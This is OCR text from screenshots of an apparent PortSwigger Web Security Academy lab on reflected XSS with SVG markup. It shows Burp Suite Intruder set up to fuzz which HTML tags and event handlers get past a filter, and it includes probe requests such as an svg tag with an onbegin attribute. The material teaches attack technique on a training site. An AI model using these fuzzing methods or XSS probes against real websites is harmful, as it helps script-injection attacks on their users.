

Web Security Academy
Reflected XSS into HTML context with all tags blocked except custom ones
LAB Solved
Back to lab description
Congratulations, you solved the lab!
Share your skills!
Continue learning
This is your server. You can use the form below to save an exploit, and send it to the victim.
Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.
Craft a response
URL: https://exploit-0a5300c504beb23c80ee07ca01d600df.exploit-server.net/exploit
HTTPS
File:
/exploit
Head:
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8


❖ Reflected XSS with some SVG markup allowed









Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Filter settings: Hiding CSS, image and general binary content
Request
Response
Inspector
Request attributes
Request query parameters
Request cookies
Request headers
Response headers
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O
Show response in browser
Request in browser
Engagement tools [Pro version only]
Copy URL
Copy as curl command (bash)
Copy to file
Save item
Convert selection
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy history documentation
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 22
"Event is not allowed"
Event log (2) All issues
Memory: 138.3MB



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Positions Payloads Resource pool Settings
Choose an attack type
Start attack
Attack type: Sniper
Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: https://0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net
Update Host header to match target
Add §
Clear §
Auto §
Refresh
Clear
1 payload position
Length: 650
Event log (2) All issues
Memory: 181.9MB


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Positions Payloads Resource pool Settings
Payload sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 152
Payload type: Simple list
Request count: 152
Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
a
a2
abbr
acronym
address
animate
animatemotion
animatetransform
applet
Add
Enter a new item
Add from list ... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled Rule
Event log (2) All issues
Memory: 181.9MB
Search
ENG
3:20 PM
2/23/2024



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Positions Payloads Resource pool Settings
Save attack [Pro version only]
Find out more
Start attack
This setting allows you to save your attack to the current project file. The attack will then be available from the Dashboard whenever you open this project.
Save attack to project file
Request headers
These settings control whether Intruder updates the configured request headers during attacks.
Update Content-Length header
Set Connection header
Error handling
These settings control how Intruder handles network errors during the attack.
Number of retries on network failure: 3
Pause before retry (milliseconds): 2000
Attack results
These settings control what information is captured in attack results.
Store requests
Store responses
Make unmodified baseline request
Use denial-of-service mode (no results)
Store full payloads
Grep - Match
These settings can be used to flag result items containing specified expressions.
Flag result items with responses matching these expressions:
Event log (2) All issues
Memory: 181.9MB
Search
ENG
3:21 PM
2/23/2024



Attack Save Columns
2. Intruder attack of https://0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net
2. Intruder attack of https://0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net
Attack
Save
Columns
Results
Positions
Payloads
Resource pool
Settings
Filter: Showing all items
Requ... Payload Status code Error Timeout Length Comment
121 slot 504 312
122 small 504 312
123 source 504 312
124 spacer 504 312
125 span 504 312
126 strike 504 312
127 strong 504 312
128 style 504 312
129 sub 504 312
130 summary 504 312
131 sup 504 312
132 svg 504 312
Request
Response
Pretty
Raw
Hex
1 GET /?search=<svg> HTTP/1.1
2 Host: 0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net
3 Cookie: session=bJlMcfTjkV30FlgDNtAgNdWAk2alhde6
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Connection: keep-alive
16
17
Search
0 highlights
Finished
Search
ENG
3:35 PM
2/23/2024



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
1 × 2 × 3 ×
Positions Payloads Resource pool Settings
Payload sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 111
Payload type: Simple list
Request count: 111
Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
onbeforecut
onbeforeinput
onbeforeprint
onbeforescriptexecute
onbeforetoggle
onbeforeunload
onbegin
onblur
onbounce
Add
Enter a new item
Add from list ... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled Rule
Event log (2)
All issues
Memory: 179.2MB
Search
ENG
3:38 PM
2/23/2024



Attack Save Columns
3. Intruder attack of https://0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net
Results Positions Payloads Resource pool Settings
Filter: Showing all items
Request Response
Pretty Raw Hex
GET /?search=%3csvg%20onbegin=1> HTTP/1.1
Host: 0ac6009604d5b23d80281ccd009800af.h1-web-security-academy.net
Cookie: session=bJlMcfYjkV3OF1gDMcAgNdWAh2alhde6
